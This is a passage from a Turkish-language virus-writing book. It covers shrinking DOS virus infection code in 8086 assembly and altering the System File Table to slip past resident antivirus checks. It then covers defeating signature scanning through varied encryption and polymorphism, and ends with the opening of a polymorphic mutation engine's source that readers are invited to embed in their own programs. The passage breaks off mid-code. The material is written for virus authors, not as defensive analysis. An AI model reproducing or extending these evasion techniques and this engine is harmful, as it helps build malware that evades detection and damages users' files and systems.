orjinal dosya özelliklerini ayarla
çık

Yukarıdaki örnekte gördüğünüz gibi, ikinci metodta; *open file* ve *close file* eleniyor. Bu önemli miktarda yer kazandırır. Böylece virüs daha anlaşılabilir ve kolay kodlanabilir hale gelir.

Yapısal optimizasyon ile *redundant* kodu atmanız gerekebilir. Bulaşma rutininde, hata kontrolünde, her interrupt çağrısından sonra kontrol (errortrapting) işlemleri gerekebilir. İşlem esnasında ilk JC ERROR kontrolünde problem çıkmadıysa, örneğin ilk disk yazma hatasız çalışmış ise devamında da muhtemel olarak hatasız çalışacaktır. Bir diğer metod ise hata kontrolü yerine *Critical Error Handler* kullanımıdır. Bu size hata kontrolü yapmadan kodunuzu oluşturabilmenizi sağlar. Hata oluşsada oluşmasada virüs her durumda çalışmaya devam edecektir.

Aşağıda optimize edilmiş bir kod örneği bulunmaktadır. İnceleyiniz;

```
mov     ax, 4300h           ; dosya özelliklerini al
mov     dx, offset filename
int     21h

push    dx          ; dosya ismini stack üzerine kaydet
push    cx          ; dosya özelliklerini stack üzerine kaydet
inc     ax          ; AX = 4301h = dosya özelliklerini set etme kesmesi
push    ax          ; AX'in değerini stack üzerine kaydet
xor     cx,cx       ; dosya özelliklerini sıfırla
int     21h
```

...bulaşmanın geri kalanı...

```
pop     ax          ; AX = 4301h = dosya özelliklerini set etme kesmesi
pop     cx          ; CX = orjinal dosya özellikleri
pop     dx          ; DX-> orjinal dosya ismi
int     21h
```

Yapısal optimize gerçekleştirirken değişkenler ve kullanımları da çok önemlidir. Örneğin program içerisinde stack alanını geçici buffer olarak kullanın. Virüs kodunuz içerisinde kendi DTA yapınız için yer ayırmaktansa bunu stack üzerinde gerçekleştirin. Ayrıca DTA üzerindeki verileri teker teker ayrı değişkenlere aktarmaktansa işleminizi DTA üzerinden yapın bu sizi fazla yer harcamaktan ve fazla kod satırından kurtarır.

Yerel optimizasyon

Yapısal optimizasyona göre daha kolaydır. Yerel komut veya komut grupları üstünde düzenleme yapmakla gerçekleştirilir. Aynı işi yapan daha kısa komutlar bulmak en genel metodtur. 8086 yapısında bu tip püf noktalar oldukça fazladır.

Örnek;

```
mov     ax,0     ; 3 byte uzunluğunda
mov     bp,0     ; 3 byte uzunluğunda
```

olacağına ;

```
xor     ax,ax    ; 2 byte uzunluğunda
xor     bp,bp    ; 2 byte uzunluğunda
```

veya ;

```
sub     ax,ax    ; 2 byte uzunluğunda
sub     bp,bp
```

Kod daha kısa hale getirilebilir. Böylece aynı işlemi 2 byte kazançla yerine getirebiliriz.

Örnek;

```
mov     bh,5h    ; 2 byte uzunluğunda
mov     bl,32h   ; 2 byte uzunluğunda
```

yukarıdaki kod toplam 4 byte büyüklüğündedir. Bunun yerine

```
mov     bx,532h ; sadece 3 byte uzunluğunda
```

Kullanabiliriz. Böylece 1 byte kazanç sağlamış oluruz. Bir diğer örnek register'lar arasında değer taşıma işlemidir.

Örnek;

```
mov     bx,ax    ; 2 byte
```

Yerine;

```
xchg    ax,bx    ; 1 byte
```

Dosya göstergeci kullanımında,

```
mov     ax,4202h
xor     dx,dx
xor     cx,cx
int     21h
```

Yerine;

```
mov     ax,4202h
cwd
xor     cx,cx
int     21h
```

Çokca kullanılan register değerlerinin 1 arttırımında örneğin AL/BL yerine AX/BX kullanın;

```
inc     al      ; 2 byte
inc     bl      ; 2 byte
```

Yerine;

```
inc     ax      ; 1 byte
inc     bx      ; 1 byte
```

Yukarıda olduğu gibi AL/BL yerine AX/BX kullanmak bize 2 byte yer kazandırır. Çünkü her iki şekilde de register değerleri bir arttırılmakta fakat sonuç olarak başka hiçbir şey etkilenmemektedir.

Komutlar AL/AX register'ı ile kullanıldığında diğer register'ların kullanılmasına oranla daha az yer kaplarlar.

```
cmp     bx,1234h        ; 4 byte
cmp     ax,1234h        ; 3 byte
```

Eğer mümkün ise diğer segmentler yerine *Data Segmenti (DS)* kullanmak bize 1 byte yer kazandırır, Örneğin AX'e değer atamak için;

```
mov     ax,es:[si]      ; 3 byte
mov     ax,ds:[si]      ; 2 byte
```

Register'ların boş olup olmadığını test etmek için CMP yerine OR kullanmakta 1 byte yer kazanadırmaktadır;

```
cmp     ax,00h          ; AX = 0 ? (3 byte)
or      ax,ax           ; AX = 0 ? (2 byte)
```

BP register'ı yerine DS:SI kullanın,

```
mov     ax,ds:[bp]      ; 3 byte
mov     ax,ds:[si]      ; 2 byte
```

Program kodu içerisinde değerler register'ların konumları musait ise CMPS, LODS, MOVS, SCAS, STOS ve REP komutlarını kullanın, Örneğin AX register'ına değer atamak için;

```
        mov     ax,ds:[si]          ; 2 bytes
        lodsw                       ; AX <= DS:[DI] (1 byte)
```

Bir segmentin değerini diğer bir segmente atamak istediğinizde;

```
        mov     ds,cs       ; Bunu yapamazsınız !!!
```

geçici bir register kullanmalısınız ;

```
        mov     ax,cs       ; 2 byte
        mov     ds,ax       ; 2 byte
```

Yerine;

```
        push    cs          ; 1 byte
        pop     ds          ; 1 byte
```

Mümkün ise komutlar yerine obje kodlar kullanın, örneğin CALL SEG:OFF şöyle yapılabilir;

```
        call    far address         ; 3 byte
address dd      ?                   ; Adres değişkeni 4 byte
```

Yerine;

```
        callfar db      9ah         ; CALL SEG:OFF için obje kodu (1 byte)
address dd      ?                   ; Adres değişkeni (4 byte)
```

Böylece 2 byte kazanmış olursunuz.

Optimizasyon koda göre her zaman değişik şekilde yapılabilir. İyi bir programcı kodu çok fazla azaltabilir. 80x86 komut yapısı içinde çok fazla optimize edilecek nokta bulunabilir.

SFT (System File Table)

DOS işletim sistemi çalışma esnasında açılan her dosyanın kontrolü için System File Table adında bir liste tutar. Bu liste içerisinde dosya ile ilgili gerekli tüm bilgiler bulunmaktadır. SFT'nin yapısı FCB'ye benzemektedir. Fakat içerdiği bilgiler açısından çok daha etkilidir. SFT içerisinde, dosya göstergecinin yeri, açılış modu, dosya

uzunluğu vs. gibi detaylı bilgiler içerir. SFT üstünde gerekli veriler üzerinde değişiklik yapmak ile DOS interrupt rutinlerinin yerini alabilecek işlemler gerçekleştirilebilir. Diğer tekniklerle birleştiğinde daha etkili ve kısa virüsler yazılır.

System File Table yapısı aşağıdaki gibidir.

DOS 2.x versiyonu

Ofset	*Uzunluğu*	*Açıklaması*
00h	DWORD	pointer to next file table
04h	WORD	number of files in this table
06h	28h bytes	per file

Ofset	*Uzunluğu*	*Açıklaması*
00h	BYTE	number of file handles referring to this file
01h	BYTE	file open mode (see AH=3Dh)
02h	BYTE	file attribute
03h	BYTE	drive (0 = character device, 1 = A, 2 = B, etc)
04h	11 BYTEs	filename in FCB format (no path, no period, blank-padded)
0Fh	WORD	???
11h	WORD	???
13h	DWORD	file size???
17h	WORD	file date in packed format (see AX=5700h)
19h	WORD	file time in packed format (see AX=5700h)
1Bh	BYTE	device attribute (see AX=4400h)
---character device---		
1Ch	DWORD	pointer to device driver
---block device---		
1Ch	WORD	starting cluster of file
1Eh	WORD	relative cluster in file of last cluster accessed

20h	WORD	absolute cluster number of current cluster
22h	WORD	???
24h	DWORD	current file position???

DOS 3.x versiyonu SFT ve FCB tablosu

Ofset	*Uzunluğu*	*Açıklaması*
00h	DWORD	pointer to next file table
04h	WORD	number of files in this table
06h	35h bytes	per file

Ofset	*Uzunluğu*	*Açıklaması*
00h	WORD	number of file handles referring to this file
02h	WORD	file open mode (see AH=3Dh) bit 15 set if this file opened via FCB
04h	BYTE	file attribute
05h	WORD	device info word (see AX=4400h)
07h	DWORD	pointer to device driver header if character device else pointer to DOS Drive Parameter Block
0Bh	WORD	starting cluster of file
0Dh	WORD	file time in packed format (see AX=5700h)
0Fh	WORD	file date in packed format (see AX=5700h)
11h	DWORD	file size
15h	DWORD	current offset in file
19h	WORD	relative cluster within file of last cluster accessed
1Bh	WORD	absolute cluster number of last cluster accessed 0000h if file never read or written???
1Dh	WORD	number of sector containing directory entry
1Fh	BYTE	number of dir entry within sector (byte offset/32)
20h	11 BYTEs	filename in FCB format (no path/period, blank-padded)
2Bh	DWORD	(share.exe) pointer to previous SFT sharing same file
2Fh	WORD	(share.exe) network machine number which opened file
31h	WORD	PSP segment of file's owner (see AH=26h)
33h	WORD	offset within share.exe code segment of sharing record (see below) 0000h = none

DOS 4.0 - 6.0 versiyonları arası SFT ve FCB tablosu

Ofset	*Uzunluğu*	*Açıklaması*
00h	DWORD	pointer to next file table
04h	WORD	number of files in this table
06h	3Bh bytes	per file

Ofset	*Uzunluğu*	*Açıklaması*
00h	WORD	number of file handles referring to this file
02h	WORD	file open mode (see AH=3Dh) bit 15 set if this file opened via FCB
04h	BYTE	file attribute
05h	WORD	device info word (see AX=4400h) bit 15 set if remote file bit 14 set means do not set file date/time on closing bit 13 set if named pipe bit 12 set if no inherit

		bit 11 set if network spooler bit 7 set if device clear if file (only if local) bit 6-0 as for AX=4400h
07h	DWORD	pointer to device driver header if character device else pointer to DOS Drive Parameter Block (see AH=32h) or REDIR data
0Bh	WORD	starting cluster of file
0Dh	WORD	file time in packed format (see AX=5700h)
0Fh	WORD	file date in packed format (see AX=5700h)
11h	DWORD	file size
15h	DWORD	current offset in file
—local file—		
19h	WORD	relative cluster within file of last cluster accessed
1Bh	DWORD	number of sector containing directory entry
1Fh	BYTE	number of dir entry within sector (byte offset/32)
---network redirector---		
19h	DWORD	pointer to REDIRIFS record
1Dh	3 BYTEs	???

20h	11 BYTEs	filename in FCB format (no path/period, blank-padded)
2Bh	DWORD	(share.exe) pointer to previous SFT sharing same file
2Fh	WORD	(share.exe) network machine number which opened file
31h	WORD	PSP segment of file's owner (see AH=26h)
33h	WORD	offset within share.exe code segment of sharing record (see below) 0000h = none
35h	WORD	(local) absolute cluster number of last cluster accessed (redirector) ???
37h	DWORD	pointer to IFS driver for file, 0000000h if native DOS

Tabiki bu bilgileri kullanmadan önce SFT'nin yeri bulunmalıdır. Bunu bir dizi döküman edilmemiş (undocumented) DOS çağrısı ile yapılabilir. BX=Dosya Handle iken aşağıdaki örnek dosyanın SFT'sinin yerini verir.

```
mov     ax,1220h  ; dosya iş tablosunun segment ofset
                  ;adresi ES:DI içerisine
int     2fh       ; sadece DOS 3 ve yukarı versiyonlarında geçerlidir
mov     bl,es:di  ; dosya handle için SFT numarası alınıyor
mov     ax,1216h  ; SFT'nin adresi alınıyor
int     2fh
```

Şimdi bize gereken bazı byte'ların virüs tarafından değiştirilmesidir. Virüs önce dosya özelliklerini değiştirir ve dosya açılma modunu READ/WRITE yapar. Bunun için dosyayı sadece okuma (READ) modunda açıp (AL=0) sonra ilgili WORD'ü 2'ye

eşitlemek yeterlidir. Bu dosya READ modunda açıldığı zaman kontrol yapmayan bazı resident antivirüsleri etkisiz hale getirir. Dosya göstergecini ofset 15h'teki WORD'e yazmakla değiştirmek mümkündür (Dos 3 ve yukarı versiyonlarında).

Dosya göstergecini reset yapmak için ;

```
mov     es:di+15h,0
mov     es:di+17h,0
```

DOS 2.x artık pek kullanıcısı olmayan bir DOS versiyonudur. Birçok önemli adres DOS 3 ve daha yukarısından sonra sabittir. Bunları kullanarak kod çok basit hale getirilebilir.

SFT'yi kullanmanın birçok yolu bulunabilir. Ayrıca SFT ile istenmeyen sürpriz sonuçlara sebep olabilirsiniz. Bu noktada dikkatli olmanızı öneririz. Çünkü SFT üzerinde yapılacak uygunsuz değişiklikler dosyalarınıza zarar verebilir.

Tanımlayıcı İmzalar (Scan String)

Günümüzde bilinen virüslerin bir çoğu içlerinde bulunan ve imzaları olarak kabul edilen değişmeyen kodlar vasıtası ile tesbit edilebilmektedir. Bundan dolayı bir virüs içerisinde mümkün olduğunca değişmeyen kodların az olması gerekir ve istenir. Bu sonuca ulaşmak için bir çok farklı teknik kullanılmaktadır.

Tanımlayıcı imza virüs kodu içerisinde değişmeyen, her kopyada aynı kalan byte grubudur. Virüs bu byte grubu ile tanınır. Tanımlayıcı imza bulaşılan her dosya üstünde yer alır.

Antivirüs bir virüs için tarama yaparken; tüm dosya içinde herhangi bir yerde olabilecek imza arar. Nerede olduğu önemli değildir, sadece olup olmaması önemlidir. Eğer dosya içinde imza bulunursa dosyaya virüs bulaşmış kabul edilir. Tarayıcı aslında binlerce imza için bir arayıcıdır. Buna karşılık yapılan tek şey, kodları değişken hale getirmektir.

Bunun en basit yolu birçok şifreleme rutinine sahip olmaktır. Virüs her defasında rastgele şekilde 1 tanesini kullanır. XOR şifrelemenin birçok değişik versiyonu bulunabilir veya başka matematiksel şifreleme algoritmaları kullanabilir. Önemli olan

nokta her defasında yeni bir şifreleme rutini ortaya çıkmasını sağlamaktır. Daha detaylı bilgi için kitabın GİZLEYİCİ bölümüne bakınız.

Mark Washburn bu tekniği V2PX virüs serisinde kullanmıştır. Bu virüslerde 6 değişik şifreleme algoritması kullanmıştır. Bu teknikler ile virüsün tek bir imza ile aranamaz hale gelmesini sağlamıştır.

Bundan başka virüs dünyasında kısa bir geçmişe sahip olan mutasyon tekniği kullanılabilir. Yeni bir teknik olan mutasyon tekniğini kullanan çok az sayıda virüs vardır. Virüs yazarı virüuse mutasyon tekniğini kendisi ilave edebilir. Bununla birlikte virüs dünyasında yazılmış ve obje kod halinde dağıtılan hazır rutinler de kullanılabilmektedir. MTE bunların ilk olanı ve en çok kullanılanıdır. MTE'nin hariçinde yazılmış değişik mutasyon objeleri bulunmaktadır.

Bununla birlikte Pouge Mahone virüsü MTE'yi kullanmış ve McAffee firması bunu yakalayacak algoritma için epey zaman kaybetmiştir. Ünlü antivirüs araştırmacısı Vesselin Bontchev MTE'nin tekniği karşısında hayranlığını ifade etmiştir. Çünkü MTE ile üretilmiş virüs kopyalarının her biri bir diğerinde farklıdır. Yani her bir kopyada yan yana aynı olan 3 byte bulunmamaktadır. Bundan dolayı bu virüs üzerinden tanımlayıcı imza kodu çıkartmak imkansızdır.

MTE ve benzeri dosyalar OBJ dosya halinde bulunmaktadırlar ve her virüse kolaylıkla adapte edilebilirler. Bazı antivirüs firmaları programlarını bu tip virüslerin hepsini tanıyabilecek özellige sahip iddaasıyla kullanıcılara sunulmustur. Fakat bu pek mümkün görünmemektedir. Çünkü her farklı mutasyon tekniği farklı sonuçlar doğurmaktadır. Herbirinin algoritması kendisine has olduğu için hepsini tam anlamıyla tanıyacak bir algoritma şimdilik hayal gibi görünmektedir.

Tabiki MTE ilk mutasyon üretici olduğundan eksik yanları bulunmaktadır. İyi bir inceleme sonucu MTE'yi tesbit edebilecek algoritmalar geliştirilebilir.

Şimdi kısaca virüsler içerisinde tanımlayıcı imzayı minimuma indirmek için kullanılan bazı tekniklerden bahsedelim.

1- Mark Washburn'un V2P6 virüs serisinde kullandığı tekniktir. Şifreleme rutininin yazılacağı alana ilkönce CLC,STS,.. gibi komutlar yazılır. Sonra rastgele olarak şifreleme rutininin parçaları bu buffer'ın üzerine ilave edilir. Gerçek şifreleme komutları rastgele yazılmış komutların arasına ilave edildiğinden dolayı sabit bir tanımlayıcı imza elde edilememektedir. Tabiki bunun yan etkisi olarak virüsün uzunluğu bir miktar artmaktadır.

2- Bu metod daha basit ve en az birincisi kadar etkilidir. Tanımlayıcı imza çıkarılacak kod bloğunu minimuma indirmek için yapılan belli yerlerdeki değerleri rastgele olarak değiştirmektir.

Şu şekilde açıklayalım;

```
        mov     si, 1234h               ; şifrelemenin başlayacağı lokasyon
        mov     cx, 1234h
loop_thing:
        xor     word ptr cs:[si], 1234h     ; şifreleme değeri
        add     si, 2
        loop    loop_thing
```

Bu örnekte 1234h değeri rastgele olarak değişebilir. Her bulaşmada bu tip sabitliği bozan değerleri değiştirebilirsiniz. Örneğin bx,1234h komutu virüsün hafızada olacağı adrese yüklenebilir. Yeni değerleri kod içine yazmak için bunu kullanabilirsiniz;

```
        mov     [bp+Command+1], cx
```

Burada scratch bir komuttur. *Command*'a eklenecek değer *opcode* kodlanmasına göre değişir. Bazı *opcode*'lar değerlerini ikinci bazıları üçüncü byte'ta alırlar. Bunları anlamak zamanla olacaktır. Bu şekilde sabit ve değişmeyen en uzun kod bloğunu 5-6 byte ve aşağısına çekilmektedir. Bu da tanımlayıcı imza olamayacak kadar kısadır. Bu konuyla ilgili daha detaylı bilgi için bir sonraki POLIMORFIZM konusuna bakınız.

Polimorfizm

Polimorfik şifreleme rutini sadece komplex kod üreticidir. Böyle birşey yazmak çok zor olmamakla beraber dikkatli planlama ve birçok sahte başlangıç noktası ister. Tam polimorfizm parcalı şekilde istenir. Poliformik virüslerin her kopyasi değişik bir deşifre rutinine sahiptir. Teoride hiçbir byte sabit kalmaz, her kopyada her byte değişir böylece tanımlayıcı bir imza çıkarılamaz. Buna karşı algoritma temelli metodlar kullanırlar, bunlarda yanlış alarmlara, yanlış raporlara yol acar. Poliformik virüsleri yakalayacak gerçek güvenli bir algoritma geliştirmek çok daha fazla emek ve zaman istemektedir. Eğer antivirüs virüsün 1 kopyasını yakalayamıyorsa, virüsün o kopyası birçok yakalanamayan virüs kopyası üretecektir.

Polimorfik virüsler üzerinde çalışmaya başlamadan önce 80x86 komut seti üstüne bir kitabı detaylı şekilde okumak gereklidir. 80x86 komut setinin eğilmez, bükülmez, sert yapısı bu sayede anlaşılır olur. Dolayısı ile *opcode* yapısı üstünde çalıştıktan sonra polimorfizm daha anlaşılır hale gelecektir.

Bildiğiniz gibi virüslerin deşifre rutinleri haricindeki kısımlarının birçok farklı şekilde değişik teknikler ile şifrelendiğini daha önce anlatmıştık. Önemli olan virüs kodu içerisinde şifre ve deşifre rutinini de tanımlayıcı imza çıkarılamayacak şekilde değiştirmektir.

Kompleks bir polimorfik rutin; deşifre rutini üzerinde belirlenmiş bir algoritma ile işlem yapar. Bu işlem için, ilk önce bir *pointer register* set edilir. Bu register deşifre edilecek hafızanın adresini içerir. Ayrıca bir sayaç register'ı kullanılır. Pointer register üzerinden bir byte deşifre edilir, pointer register güncelleştirilir ve sayac register'ı 0 olana kadar işleme devam edilir.

Bu işi yapan 2 örnek aşağıdadır.

Örnek şifreleme 1;

```
        mov     bx,offset startencrypt      ; BX gösterge register'ı
        mov     cx,viruslength / 2          ; CX'e döngü adedi atanıyor

decrypt_loop:
        xor  word ptr [bx],12h              ; her seferde bir word deşifre ediliyor
        inc  bx                             ; gösterge register'ı güncelleştiriliyor
        inc  bx                             ;      "          "
        loop decrypt_loop
startencrypt:
```

Örnek şifreleme 2;

```
start:
        mov     bx,viruslength              ; BX'e şifrelenecek bölgenin uzunluğu
        mov     bp,offset start             ; BP gösterge register'ı
decrypt_loop:

        add     byte ptr [bp+0Ch],33h       ; BP+0Ch -> her bir dönüşte
                                            ; deşifre edilecek
                                            ; hafıza alanının konumu
        inc     bp                          ; gösterge register'ı güncelleniyor
        dec     bx                          ; sayaç register'ı bir azaltılıyor
        jnz     decrypt_loop                ; BX sıfıra eşit değilse
                                            ;döngüye devam et
```

İhtimal sayısı sonsuz gibidir. Doğal olarak deşifreyi çalıştırılabilir kod yerine algoritma gibi davrandırmak; bu rutini oluşturmak için büyük esneklik sağlar. Deşifre algoritmasının birçok kısmının tamir edilmesi/karıstırılması ile birçok varyasyon

üretmeye izin verir. Üstteki örneği kullanarak bir örnek varyasyon, register düzenleme komutlarının yerleri değiştirilebilir.

Örneğin ;

```
mov     cx,viruslength
mov     bx,offset startencrypt
```

Yerine;

```
mov     bx,offset startencrypt
mov     cx,viruslength
```

Bu polimorfik rutin içine konulabilecek değişikliklerden sadece 1 tanesidir. Polimorfik rutinin yapısına göre ve varyasyonların doğallığına göre kod uzunluğunu çok az arttıracak ilaveler polimorfik algoritmayı çok güçlendirecektir. Hedef en kısa kodla en fazla varyasyonu üretebilmektir. İlave varyasyon kolaylıkla yazılabildiğinden polimorfik rutin yazmak istek uyandırıcıdır. Modüler olmak bu konuda iyi metodtur. Bu şekilde kod uzunluğu çok kısaltılabilir. Birçok polimorfik rutindeki ilk adım, uygulanacak varyasyonların önceden belirlenmesidir. Polimorfik rutin şunları hesaba katmalıdır; WORD uzunluğunda XOR şifrelemesi, BX pointer register, DX şifreleme değerinin saklandığı değişken, CX sayaç register'ı, vs. Bu bilgiler bilindikten sonra, rutin tüm değişkenlerin ilk değerlerini hesaplayabilmelidir. Örneğin byte uzunluğunda şifreleme için CX=sayaç register ise CX virüs uzunluğunda olmalıdır. Değişkenliği arttırmak için şifrelemenin uzunluğu rastgele bir değer kadar uzatılabilir. Bazı değişkenler pointer register'larına bağlı olarak şifreleme bitmeden bilinemez.

Tabiki, değişken ve register'ları seçmek yeterli değildir. Polimorfik rutinin kaliteli olması için gerçek komutları da şifrelemesi gereklidir. En basit haliyle polimorfik rutinin register'ler üstüne tek başına MOV komutlarını kullanabilir. Daha kompleks rutinler ise tek bir MOV komutunun işlevini bir çok komuta yayabilirler.

Örneğin ;

```
mov     ax, 808h
```

Yerine;

```
mov     ax, 303h        ; ax = 303h
mov     bx, 101h        ; bx = 101h
add     ax, bx          ; ax = 404h
shl     ax, 1           ; ax = 808h
```

Burada register'lara değer yüklenme sırasıda rastgele olmalıdır. Register'lar şifrelendikten sonra; gerçek şifreleme rutini şifrelenmelidir. Rutin birçok işlemi idare edip isleyebilir. En önemlileri; hafıza adreslerini, gerekli ise pointer register'larını güncelleştirmek ve en son döngü komutlarını şifrelemektir. Bunlar birçok forma sokulabilirler, örneğin LOOP, LOOPNZ, JNZ, ... varyasyon üretmek için her kopyada şifreleme değerini taşıyan register'ı ve sayaç register'ını da değiştirmek gerekir.

Bu şifrelemeye genel bir örnektir. Komutların arasına *Garbling* yaparak ve *do-nothing* komutları koyarak mutasyon daha da karışık yapılabilir. Bu komutlar çok değişik hale gelebilir. Polimorfik virüs; deşifreleyici tarafından kullanılan değişkenleri ve şifreleme rutinini son biçimine göre düzeltmelidir. Başka bir metod ise kodu uzatmasına rağmen, polimorfik rutinin şifre ve deşifre rutinlerini eşzamanlı olarak şifrelemesidir.

Polimorfizm hakkında bu kitapta bahsedeceklerimiz çok yüzeysel olarak şimdilik bu kadar. Daha önce de belirttiğimiz gibi bu konu hakkında başlı başına bir kitap bile yazılabilir. Zannediyoruz ki; gelecekteki işletim sistemleri, virüs ve benzeri programların yazılmasına teknik olarak müsait olduğu sürece, mutasyon tekniği onların ayrılmaz bir parçası olacaktır.

Şimdi programlarınız içerisinde mutasyon yapmanızı sağlayacak basit bir polimorfik objesinin tam halini örnek olarak veriyoruz. Örnek kodu programlarınız içerisine ekleyerek mutasyonun nasıl gerçekleştiğini görebilirsiniz. Obje kodu nasıl kullanacağınız aşağıda gösterilmiştir. Tabi bununla kalmayıp kendi mutasyon rutinlerinizi geliştirebilirsiniz.

Örnek Mutasyon Üretici Obje Rutini

```
      extrn   _MYMUTATION:near, _END_MYMUTATION:byte, Get_Rand:near
      extrn   Init_Rand:near

Kullanmak için ;

Çağırma parametreleri :
      CX     = Kod uzunluğu                  BX   = Yeni başlangıç noktası
      DS:SI  = Kod başlangıç adresi          AX   = Çağırma stili
      ES:DI  = Hedef bölge adresi            1=Near Call, 2=Far Call, 3=Int Call

Geri dönen:
      CX     = Yeni uzunluk
      ES:DI  = Giren değerle aynı; fakat kod mutasyon ile değişmiştir
```

DS:DI'deki CX uzunluğundaki kod şifrelenecektir. Deşifre rutini ve şifrelenmiş kodun uzunluğu CX içerisinde geri dönecektir. Sonuç olarak *deşifre rutini + şifrelenmiş kod* ES:DI'ye yazılacaktır.

BX = Deşifreleyici kontrolü aldığı zaman hafızanın neresinde olacağı ile ilgili değeri tutmaktadır. Örneğin; COM dosyanın başlangıçı ise 100h olmalıdır.

AX = ise MYMUTATION sizin kodunuza nasıl dönecektir.
AX = 1 ==> RETN
AX = 2 ==> RETF
AX = 3 ==> IRET

```
        .model tiny
        .radix 16
        .code

        public _MYMUTATION, _END_MYMUTATION, Get_Rand, Init_Rand

_MYMUTATION:
        push    bp ax bx cx dx es ds si di
        call    Get_Our_Offset

Offset_Mark:
        inc     cx
        inc     cx
        mov     word ptr cs:[bp+1+Set_Size],cx
        mov     word ptr cs:[Start_Pos+bp],bx
        call    Init_Rand
        call    Get_Base_Reg
        call    Setup_Choices
        call    Create_EncDec
        call    Copy_Decrypt_Code
        call    Encrypt_It

Ending_MYMUTATION:
        pop     di si ds es dx cx bx ax
        add     cx,cs:[Decryptor_Length+bp]
        inc     cx
        inc     cx
        pop     bp
        cmp     ax,3                    ;geri dönüş şekli belirleniyor
        je      Int_Call
        cmp     ax,2
        je      Far_Call
```

```
Near_Call:
        retn

Far_Call:
        retf

Int_Call:
        iret

Get_Our_Offset:
        mov     bp,sp
        mov     bp,ss:[bp]
        sub     bp,offset Offset_Mark
        ret

Init_Rand:
        push    ax ds
        xor     ax,ax
        mov     ds,ax
        mov     ax,ds:[46c]     ;başlangıç için saat üzerinden veri alınıyor
0000:046Ch
        pop     ds
        mov     cs:[rand_seed+bp],ax
        pop     ax
        ret

Get_Rand:
        push    cx dx
        mov     ax,cs:[rand_seed+bp]
        mov     cx,0deadh
        mul     cx                      ;Bu belki de iyi bir algoritma değil
        xor     ax,0dada                ;Fakat amacımıza ulaşmamizi saglıyor
        ror     ax,1
        mov     cs:[rand_seed+bp],ax
        pop     dx cx
        ret

rand_seed       dw      0
Base_Reg        db      0
Base_Pointer    db      0
Start_Pos       dw      0

Get_Base_Reg:
```